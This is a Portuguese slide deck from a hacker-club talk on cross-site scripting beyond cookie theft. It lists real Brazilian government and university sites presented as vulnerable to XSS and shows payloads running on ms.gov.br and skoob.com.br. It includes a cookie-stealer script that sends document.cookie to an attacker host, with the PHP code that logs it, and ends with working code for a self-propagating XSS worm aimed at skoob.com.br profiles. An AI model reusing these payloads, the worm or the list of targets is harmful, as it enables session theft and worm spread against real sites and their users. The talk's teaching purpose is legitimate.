

# XSS para além do Document.cookie

---

By Matheus Vrech. a.k.a. abrasax.

vrech@cocaine.ninja

# Garoa Hacker Clube

[garoa.net.br](http://garoa.net.br)



# Agenda

1. XSS, uma breve introdução: o que é, os principais tipos e o famoso cookie logger
2. O que vem depois do cookie logger? Experiências reais que tive com XSS
3. O XSS e o desenvolvimento de worms
4. Botnets com beef-xss e outras ferramentas
5. Onde seguir com o estudo?

# **Uma breve introdução**

# Cross Site Scripting (XSS)

- O que é
  - Principais casos
  - o famoso cookie logger
-

# Definição de Cross Site Scripting

- É um ataque de injeção
- O hacker injeta código em um site que é executado no computador de usuários comuns
- Exploram inputs de dados
- É um ataque tipicamente Client-side
- É uma vulnerabilidade **MUITO** comum de encontrar

# Wall Of XSSheep

- <http://www.ms.gov.br/>
- <https://www.fadergs.edu.br/busca/item:minhapesquisa>
- [http://agenciadenoticias.salvador.ba.gov.br/index.php/en/component/finder/search?q=minhapesquisa&t\[\]=&Itemid=136](http://agenciadenoticias.salvador.ba.gov.br/index.php/en/component/finder/search?q=minhapesquisa&t[]=&Itemid=136)
- <http://www.rondonia.ro.gov.br/?s=minhapesquisa&e=portal>
- [http://www.fapeam.am.gov.br/?s=%22+style=minhapesquisa&ano\\_busca=&search\\_tags=on](http://www.fapeam.am.gov.br/?s=%22+style=minhapesquisa&ano_busca=&search_tags=on)
- [http://www.portaldoservidor.sc.gov.br/busca?query=minhapesquisa&ordem=mais\\_recente&pesquisar\\_em=portal&pesquisar\\_por=qualquer](http://www.portaldoservidor.sc.gov.br/busca?query=minhapesquisa&ordem=mais_recente&pesquisar_em=portal&pesquisar_por=qualquer)
- <http://www.macae.rj.gov.br/noticias/>
- <http://bndigital.bn.gov.br/acervodigital>
- <http://www.cnj.jus.br/busca?termo=minhapesquisa>
- <http://www.cofen.gov.br/index.php?s=minhapesquisa>
- <http://www.unilasalle.edu.br/canoas/search/?keyword=minhapesquisa>
- <https://www.unochapeco.edu.br/busca/conteudo/minhapesquisa>
- <http://www.fae.edu/busca/?q=minhapesquisa>
- <http://www.faceli.edu.br/busca/?q=minhabusca>
- <https://www.uniritter.edu.br/busca/item:minhabusca>
- <http://www.manaus.am.gov.br/?s=minhabusca>
- <http://www.pmf.sc.gov.br/servicos/index.php?pagina=servbusca>

# Principais casos

Foram utilizadas muitas nomenclaturas, algumas se consolidaram


Vamos separar em dois casos:

- Reflected XSS
  - Stored XSS
-

# Reflected XSS

O código malicioso não está armazenado dentro do servidor

*Método popular para quem faz phishing*



Portal do MS x +

www.ms.gov.br/?s=minhapesquisa

GOVERNO DO ESTADO Mato Grosso do Sul  TRANSPARÊNCIA PÚBLICA

SEGOV SEDHAST SEINFRA SAD SES SEMAGRO SECC SEFAZ SED SEJUSP

**MATO GROSSO DO SUL**

ESPECIAIS GOVERNO AGENDA MÍDIA NOTÍCIAS CONTATOS DIÁRIO OFICIAL LEGISLAÇÃO

Pesquisar Notícias minhapesquisa Pesquisar

Nada Encontrado

**Últimas Notícias**

21 Fevereiro 2018  
Captura de animais em áreas urbanas teve aumento de 25% no ano passado

21 Fevereiro 2018  
Com oferta de veículos e equipamentos agrícolas, Governo realizará 1º leilão do ano

21 Fevereiro 2018  
Fiscalização Móvel da Sefaz detecta fraude em documentação e recupera R\$ 110 mil ao fisco de MS

21 Fevereiro 2018  
Sistema que modernizou comunicação estadual será implantado nos municípios

21 Fevereiro 2018



Inspector

Console

Debugger

{} Style Editor

⌚ Performance

MemoryWarning

≡ Network

Storage



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> ev
  > <head> ... </head>
  > <body class="search search-no-results" cz-shortcut-listen="true"> ev
    > <link rel="stylesheet" href="http://www.templates.sgi.ms.gov.br/cabecalho-institucional/css/cabecalho-institucional.css" type="text
      > <div id="topo-institucional"> ...
      > <div class="largura-body">
        > <div id="topo-cabecalho"> ...
        > <div id="menu-principal"> ...
        > <div id="post-list">
          > <div id="conteudo">
            > <div class="pesquisa-noticias">
              > <form id="searchform" role="search" action="http://www.ms.gov.br/" method="get">
                > <span>Pesquisar Notícias</span>
                > <input name="s" value="minhapesquisa" placeholder="Digite um termo para pesquisar..." type="text">
                > <input value="Pesquisar" type="submit">
              </form>
            </div>
            <!--Loop-->
            <h2>Nada Encontrado</h2>
            <!--Loop-->
          </div>
          > <div id="barra-lateral"> ...
        </div>
        > <div id="tv-radio"> ...
        > <div id="redes-sociais"> ...
      </div>
```

html > body.search.search-no-results > div.largura-body > div#topo-cabecalho

5: 🔍 >\_ </> ▶ 🎵 ⏸

Portal do MS × +

◀ → ⌂ ⌂

① www.ms.gov.br/?s="+minhapesquisa

Mato Grosso do Sul

SEGOV SEDHAST SEINFRA SAD SES SEMAGRO SECC



ESPECIAIS GOVERNO AGENDA MÍDIA NOTÍCIAS

Pesquisar Notícias

Digite um termo para pesquisar...

Pesquisar

Nada Encontrado

+

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <link rel="stylesheet" href="http://www.templates.sqi.ms.gov.br/cabecalho-institucional/css/cabecalho-institucional.css" type="text/css"/>
  </head>
  <body class="search search-no-results" cz-shortcut-listen="true">
    <div id="topo-institucional">
      <div class="largura-body">
        <div id="topo-cabecalho"></div>
        <div id="menu-principal"></div>
        <div id="post-list">
          <div id="conteudo">
            <div class="pesquisa-noticias">
              <form id="searchform" role="search" action="http://www.ms.gov.br/" method="get">
                <span>Pesquisar Notícias</span>
                <input name="s" value="" minhapesquisa="" placeholder="Digite um termo para pesquisar..." type="text">
                <input value="Pesquisar" type="submit">
              </form>
            </div>
            <!--Loop-->
            <h2>Nada Encontrado</h2>
            <!--Loop-->
          </div>
        <div id="barra-lateral"></div>
      </div>
      <div id="tv-radio"></div>
      <div id="redes-sociais"></div>
    </body>
```

html > body.search.search-no-results > div#topo-institucional

5: 🔍 >\_ ↻ ⌂ ⌂

• Portal do MS × +

◀ → ✎ 🏠 ⓘ www.ms.gov.br/?s=><img+src="/" onerror="alert('CTF{y0u\_g0t\_pwn3d}')";>

OBJ

MATO GROSSO  
DO SUL

ESPECIAIS GOVERNO AGENDA MÍDIA NOTÍCIAS CONTATOS DIÁRIO OFICIAL LEGISLAÇÃO

Pesquisar Notícias

um termo para pesquisar... /> Pesquisar

Nada Encontrado

Últimas Notícias

21 Fevereiro 2018  
Captura de animais em áreas urbanas teve aumento de 25% no ano passado

21 Fevereiro 2018  
Com oferta de veículos e equipamentos agrícolas, Governo realizará 1º leilão do ano

21 Fevereiro 2018  
Fiscalização Móvel da Sefaz detecta fraude em documentação e recupera R\$ 110 mil ao fisco de MS

OK

GOVERNO DO ESTADO  
Mato Grosso do Sul

SEGOV SEJUSP

MATO GROSSO DO SUL

ESPECIAIS GOVERNO

Pesquisar Notícias

placeholder="Digite um termo para pesquisar..."/>>

Pesquisar

Nada Encontrado

Login With Facebook

Email:  
email

Senha:  
password

Login

NOTÍCIAS SERVIDOR TRANSPARÊNCIA

Últimas Notícias

22 Fevereiro 2018  
Secretário resalta caráter municipalista da atual gestão em Seminário de Vereadores

22 Fevereiro 2018  
Programa Viva Saúde estimula hábitos saudáveis para servidores da SAD

22 Fevereiro 2018  
HRPP realiza treinamento para combate a princípio de incêndio

22 Fevereiro 2018  
Agesul interdita trecho da MS-338 para fazer melhorias na drenagem


# Wall Of XSSheep

- <http://www.ms.gov.br/>
- <https://www.fadergs.edu.br/busca/item:minhapesquisa>
- [http://agenciadenoticias.salvador.ba.gov.br/index.php/en/component/finder/search?q=minhapesquisa&t\[\]=&Itemid=136](http://agenciadenoticias.salvador.ba.gov.br/index.php/en/component/finder/search?q=minhapesquisa&t[]=&Itemid=136)
- <http://www.rondonia.ro.gov.br/?s=minhapesquisa&e=portal>
- [http://www.fapeam.am.gov.br/?s=%22+style=minhapesquisa&ano\\_busca=&search\\_tags=on](http://www.fapeam.am.gov.br/?s=%22+style=minhapesquisa&ano_busca=&search_tags=on)
- [http://www.portaldoservidor.sc.gov.br/busca?query=minhapesquisa&ordem=mais\\_recente&pesquisar\\_em=portal&pesquisar\\_por=qualquer](http://www.portaldoservidor.sc.gov.br/busca?query=minhapesquisa&ordem=mais_recente&pesquisar_em=portal&pesquisar_por=qualquer)
- <http://www.macae.rj.gov.br/noticias/>
- <http://bndigital.bn.gov.br/acervodigital>
- <http://www.cnj.jus.br/busca?termo=minhapesquisa>
- <http://www.cofen.gov.br/index.php?s=minhapesquisa>
- <http://www.unilasalle.edu.br/canoas/search/?keyword=minhapesquisa>
- <https://www.unochapeco.edu.br/busca/conteudo/minhapesquisa>
- <http://www.fae.edu/busca/?q=minhapesquisa>
- <http://www.faceli.edu.br/busca/?q=minhabusca>
- <https://www.uniritter.edu.br/busca/item:minhabusca>
- <http://www.manaus.am.gov.br/?s=minhabusca>
- <http://www.pmf.sc.gov.br/servicos/index.php?pagina=servbusca>

# Stored XSS

Dessa vez o código está armazenado no servidor e pode ser acessado de qualquer lugar

*Geralmente usado para fazer worms*



5: 🔍 >\_ ↻ ⌂ ⌂

• Portal do MS × +

◀ → ✎ ① www.ms.gov.br/?s=><img+src="/" onerror="alert('CTF{y0u\_g0t\_pwn3d}')";>

**MATO GROSSO DO SUL**

OBJ

ESPECIAIS GOVERNO AGENDA MÍDIA NOTÍCIAS CONTATOS DIÁRIO OFICIAL LEGISLAÇÃO

Pesquisar Notícias

um termo para pesquisar... /> Pesquisar

Nada Encontrado

CTF{y0u\_g0t\_pwn3d}

OK

Últimas Notícias

21 Fevereiro 2018 Captura de animais em áreas urbanas teve aumento de 25% no ano passado

21 Fevereiro 2018 Com oferta de veículos e equipamentos agrícolas, Governo realizará 1º leilão do ano


21 Fevereiro 2018 Fiscalização Móvel da Sefaz detecta fraude em documentação e recupera R\$ 110 mil ao fisco de MS

21 Fevereiro 2018

# Stored XSS

Dessa vez o código está armazenado no servidor e pode ser acessado de qualquer lugar

*Geralmente usado para fazer worms*



<http://www.skoob.com.br/perfil/fulano-sicrano>  
<http://www.skoob.com.br/perfil/fulano.detal>

Depois de escolher o apelido, você poderá acessar seu perfil tanto pelo caminho: **<http://www.skoob.com.br/estante/apelido-escolhido>** como também por **<http://www.skoob.com.br/estante/apelido-escolhido>**

**Skoob:** <http://www.skoob.com.br/perfil/vrechson>

### Acesso a seus outros perfis

Caso queria divulgar seu perfil de outras redes para seus amigos no Skoob, é só preencher al-

**Blog:** <http://>

**Twitter:** <http://twitter.com/> `alert('CTF{Y0u_g0T_4_PwN}')`


**Facebook:** <http://www.facebook.com/>

**Instagram:** <http://www.instagram.com/>

[Editar perfil](#)



Busque por título



Vrech &gt;

LIDOS  
123

Mudar foto



AMIGOS



SEGUINDO



SEGUIDORES



SUGESTÕES



AUTORES



GRUPOS



EDITORAS

www.skoob.com.br says:

CTF{Y0u\_g0T\_4\_PwN}

OK

ENHAS

1

34.910  
paginômetro

Favoritos 14

Tenho 59

Desejados 0

Emprestados 1

Troco 0

Meta 5

66



Clube Skoob

Receba mensalmente um  
kit literário em sua casa

ASSINE

Fechar publicidade

Meta de Leitura 2018

Lidos de (%) de páginas (ritmo: por dia)



PUBLICIDADE

Amigos

Seguindo

Minhas

Grupos

Editoras

# Cookie Logger

O exemplo clássico



# Cookie Logger

[cookiestealer.html](#)

Raw

```
1 <script>
2   location.href="http://mydomain/logger.php?cookie=" + document.cookie;
3 </script>
4 <!-- ou então -->
5 <script>
6   var steal = new Image().src="http://mydomain/logger.php?cookie=" + document.cookie;
7 </script>
```

[logger.php](#)

Raw

```
1 <?php
2   $cookie = $HTTP_GET_VARS["cookie"];
3   $steal = fopen("cookiefile.txt", "a");
4   fwrite($steal, $cookie . "\n");
5   fclose($steal);
6 ?>
```

# Experiências reais

# O caso Fórum-Hacker

Sobre como o pink noise ownou um dos dois “grandes” fóruns de conteúdo hacker da época



# FÓRUM HACKER

O que há de novo?

Forum

Forum Hacker Novos Posts Mensagem Privada FAQ Calendário Comunidade Ações do Fórum Links rápidos



Fórum

CHAT FH

Shoutbox | usuários ativos : 2 | Relatórios não tratados: 0

Aviso : Você está atualmente marcado como inativo. Clique aqui para un-bandir.

\* **HackerBrasil!** acabou de postar a linha Grupo spamer\* 06:21 PM[Hoje 06:20 PM] **kellysnyho:** se não sabe ajudar mano não atrapile[Hoje 06:18 PM] **fallatrus:** pra mim alumino[Hoje 06:18 PM] **kellysnyho:** 7[Hoje 06:13 PM] **kellysnyho:** gente alguém sabe ai qual o papel eu utilize para fazer uma identidade falsa?[Hoje 05:59 PM] **UND3F1N3D:** adic skypeundefined.404[Hoje 05:59 PM] **UND3F1N3D:** aee, eu tenho ![Hoje 05:58 PM] **portalt7:** quem tiver manda msg ai...vlw[Hoje 05:58 PM] **portalt7:** alguem com senha intouch ai?[Hoje 05:56 PM] **UND3F1N3D:** <http://www.forum-hacker.com.br/novo/showthread.php?2141-Cielo-Copa-Premiada&p=5620>\* **UND3F1N3D** acabou de postar a linha Cielo Copa Premiada\* 05:36 PM[Hoje 05:28 PM] **paulo88888888:** tarde[Hoje 05:22 PM] **Zer0Call:** boa tarde a todos!!
Chat Para Todos Limpar      Tahoma

## HACKER: FORUM HACKER

Bem-vindo ao FÓRUM HACKER

ANTES DE NAVEGAR NO FÓRUM HACKER LEIA AS REGRAS - POR QUÊ UM NOVO FÓRUM HACKER - NOTÍCIAS HACKER E NOVIDADES

Título

**REGRAS PARA NAVEGAR NO FÓRUM HACKER**

FIQUE POR DENTRO DAS REGRAS DO FÓRUM PARA NÃO SER BANIDO.

**FORUM HACKER SCANNER (2 Vendo)**

SCANNER DE ARQUIVOS ESTILO VIRUS TOTAL SEM MANDAR LOGS PARA AS EMPRESAS DE ANTIVIRUS ASSINE JÁ

**ELITE DE FRENTE FH**

ELITE DE FRENTE FH ELITE APENAS CONVIDADOS PODEM ENTRAR NESSE GRUPO DEFACE E ATAQUE DDOS

**GRUPO SPAMER**

ÁREA DESTINADA APENAS PARA CONVIDADOS QUE DESEJA PARTICIPAR DO GRUPO SPAMMER

Último Post

**Regras para o uso do fórum...**

por Lord\_Carlos

12-30-2012 10:28 PM

**Forum hacker scanner**

por Hackerhx

Hoje 04:40 PM

**Sobre elite de frente fh como...**

por jaéjaine

Hoje 10:21 AM

**Grupo spamer**

por HackerBrasil!

Hoje 06:21 PM

Arquivo Editar Exibir Favoritos Ferramentas Ajuda

x Google

Favoritos

Sites Sugeridos Hotmail gratuito

Obtenha mais completo...

FÓRUM HACKER



000011 101...  
100111 01100101...  
110011 00100000 01100011...

Conectar:   Seu IP Fazer Login

Encontre no Fórum:  Pesquisar

**Registre-se Aqui**

**Forum Hacker** Hospedagem de Sites

**Forum Hacker** Upload de Imagens

**Forum Hacker** Guia H4ck3r

**Forum Hacker** Trojans e Keyloggers

**Forum Hacker** Chat Offline

**Forum Hacker** Radio Hacker

**Forum Hacker** Exploits

**Forum Hacker** Invasão de Sites

**Forum Hacker** Desafio H4CK3R

**Forum Hacker** Cursos H4CK3R

Fórum Experiencia Downloads Novidades Doações A partir de 1 real Assinatura VIP Assinatura VIP PLATINUM

Postos do Dia AJUDA Calendário Comunidade Ações de Fórum Links Rápidos Donate

Internet 100% 05:27

Iniciar Semítulo - Bloco de... Nova Página Área... FÓRUM HACKER - WI...



Home News Events Archive Archive ★ Onhold Notify Stats Register Login [RSS](#)

search...

Mirror saved on: 2011-05-25 00:44:24

Notified by: Linux

System: Linux

This is a CACHE (mirror) page of the site when it was saved by our robot on 2011-05-25 00:44:24

Domain: <http://forum-hacker.com.br/forum/>

Web server: Apache

IP address: 216.245.216.226

[Notifier stats](#)

## Você está mais vulnerável do que imagina...

PoC por pink noise.

Invasão semi-autorizada realizada por pink noise com o auxilio e permissão de Mark.Adams

Agora sim me acuse de um ataque...


[Home](#) [News](#) [Events](#) [Archive](#) [Archive ★](#) [Onhold](#) [Notify](#) [Stats](#) [Register](#) [Login](#) [Disclaimer](#) [Contact](#)

Attribution-NonCommercial-NoDerivs 3.0 Unported License

# O caso do skoob

Sobre como eu estudei o desenvolvimento de worms utilizando uma rede social que eu frequento até hoje





## DESENCANTADA

O ESPERADO NOVO LIVRO DA SÉRIE  
**PERDIDA.** DE CARINA RISSI.



Junte-se à maior rede social para leitores do Brasil.

Este é um lugar criado para quem ama ler. Descubra novos livros, autores, editoras e amigos.

Cadastre-se! É grátis



Sorteio de milhares de cortesias

Seja um dos primeiros a ler os principais lançamentos editoriais

[Participar dos sorteios](#)



Vem pro LollaBR

Vem participar da  
Promoção Você no  
LollaBR com o  
Bradesco.



PUBLICIDADE



Últimos lançamentos



[ver mais](#)



Livros | Autores | Editoras | Grupos | Trocas | Cortesias

Principal / Usuários / Matheus / Editar cadastro

Dados Cadastrais

Perfil

Login e senha

Foto

Emails

Twitter

Facebo

## Dados cadastrais

Nome:

NOME</TITLE><script>alert('xssed');</script>

**B**[Livros](#) | [Autores](#) | [Editoras](#) | [Grupos](#) | [Trocas](#) | [Cortesias](#)

livro

[ário](#) / [Seu Nome](#) / Perfil

## Seu Nome



amigo



seguir



configurações

[Mural](#)[Perfil](#)[Estante](#)[Resenhas](#)

xssed

[OK](#)

## Perfil

---

Sobre mim:

```
<body onload="alert('xssed')">
```



# Samy Kamkar, “but most of all, Samy is my hero”

- 4 de outubro de 2005
- Mais de 1 milhão de usuários foi infectado no período de 20h
- Foi preso no ano seguinte pelo United States Secret Service and Electronic Crimes Task Force
- Negociou a saída da prisão tendo direito ao uso de apenas um computador durante o período de três anos sem acesso a internet, 90 dias de trabalho comunitário e uma multa de \$20,000
- **Samy is my hero until today**

Support The  
Guardian

Subscribe Find a job Sign in Search ▾

International edition ▾

News

Opinion

Sport

Culture

Lifestyle

More ▾

# The Guardian

World UK Science Cities Global development Football Tech Business Environment Obituaries

**Twitter**  
Technology blog

Charles Arthur

✉ @charlesarthur  
Tue 21 Sep 2010 16.56 BST



4  
19

## The Twitter hack: how it started and how it worked

A Japanese developer was the first to notice the weakness in Twitter's site and says he reported it as far back as mid-August. He put up a demonstration - and then the exploits flourished

The original discovery of the weakness, known as a "cross-site scripting" (XSS) hack, seems to have been made by a [Japanese developer called Masato Kinugawa](#). He says that he reported an XSS vulnerability to Twitter on August 14 - and then discovered that the "new" Twitter, launched on Tuesday 14 September, had the same problem.

At about 10am BST (the afternoon in Japan, where he is based) he [set up a Twitter account called "Rainbow Twtr"](#), which showed how the XSS weakness could be used to make tweets turn into different colours.

Timing was key: on the west coast of the US, where Twitter is sited, it was the middle of the night, so nobody would have been watching for security flaws.

Kinugawa's idea was spotted by others. It's not clear whether some people had had the same idea, or realised the weakness, but next to spot the possibility was a Scandinavian developer, [Magnus Holm](#).

He spotted the idea and began playing with the idea - and then had the idea of extending the code so that it would retweet itself using the account of anyone signed in to Twitter.com when they moused over the link.

thought the worm wouldn't really do anything: meh, this worm doesn't

### most popular



[Live Winter Olympics](#)  
women's ice hockey final: USA v Canada - live!



Trump's solution to school shootings: arm teachers with guns



[Live](#) Florida survivors confront NRA spokeswoman in heated town hall - as it happened



Jennifer Lawrence responds to 'sexist' dress criticism: 'It was my choice'

[www.businessinsider.com/how-i-attacked-facebook-with-a-virus-and-got-a-job--at-facebook-2011-2](http://www.businessinsider.com/how-i-attacked-facebook-with-a-virus-and-got-a-job--at-facebook-2011-2)

BUSINESS INSIDER TECH FINANCE POLITICS STRATEGY LIFE ALL

ANITTA ANITTA ANITTA

## How I Attacked Facebook With A Virus And Got A Job – At Facebook

Nicholas Carlson [✉](#) [��](#) [வ](#) [G+](#)  
Feb. 22, 2011, 11:24 AM [97,848](#)

[FACEBOOK](#) [LINKEDIN](#) [TWITTER](#) [EMAIL](#) [PRINT](#)

Way back in 2005, a kid named Chris Putnam wrote a computer virus that rapidly spread across Facebook.

The bug's effect was make Facebook users' profiles look like MySpace profiles. Unfortunately, the worm also deleted some users's contact details.

Pretty quickly, Facebook's COO, Dustin Moscovitz, was able to figure out Putnam was behind the attack.

But instead of having Putnam arrested, Facebook hired him.

Putnam told the whole story on Quora:

**How did Chris Putnam get hired at Facebook?**

Around the end of 2005, I worked on a series of hacks and pranks on Facebook

### Recommended For You

 We took a scientific look at whether weed or alcohol is worse for you — and there appears to be a winner

ASSINE JÁ  
3003-7303  
CONSULTE CONDIÇÕES DE AQUISIÇÃO  
NET O MUNDO É DIFERENTE



# Desenvolvimento de worms usando XSS

# Segundo Passo

Encontrar um lugar para alocar  
um código

*Foi mais trabalhoso do que eu esperava*

Problemas:

- Input tem limite de tamanho
- De preferência o worm não deve estar alocado em um endereço externo

Code

-o Revisions 1

Embed ▾

<script src="https://g:



Download ZIP

xss1.html

Raw

```
1 </TITLE><iframe> style="display: none;" src="/usuario/perfil/123456/"></iframe><TITLE> Matheus Vrech
```



Write

Preview

A A B i << <> >> := := ✓ = ← → @ \*

# Terceiro Passo

Implementar as funções do  
worm


*CSRF é meu pastor e nada me faltará*



# Quarto Passo

Spreading

*Ideias e Estrutura*



[xss2.js](#)

Raw

```
1 var div = document.createElement('div');
2 document.body.appendChild(div);
3 div.style.display = 'none';
4
5 var xmlhttp = new XMLHttpRequest();
6 xmlhttp.open('GET','http://www.skoob.com.br/usuario/perfil/' + (window.location.pathname.match(/\/(\d*)$/)[1]) + '/',false);
7 xmlhttp.send(); var source = xmlhttp.responseText.match(/onload\=\"(.*)\"\>)[1];
8 xmlhttp = new XMLHttpRequest();xmlhttp.open('GET','http://www.skoob.com.br/usuario/editar_perfil/',false);
9 xmlhttp.send(); div.innerHTML = xmlhttp.responseText;
10
11 var field;
12 field = document.getElementById('PerfilUsuarioSobre').value;
13 if(!field) || (field.indexOf("body") < 0)){
14     document.getElementById('PerfilUsuarioSobre').value += source;
15     document.getElementById("form").submit();
16     xmlhttp.open('GET','http://www.skoob.com.br/usuario/editar_cadastro/',false);
17     xmlhttp.send(); div.innerHTML = xmlhttp.responseText;var field;
18     field = document.getElementById('UsuarioNome').value += '</TITLE><iframe> style="display: none;" src="/usuario/perfil/' +
19             id + '/"></iframe>';
20     document.getElementById("form").submit();
21 }
```

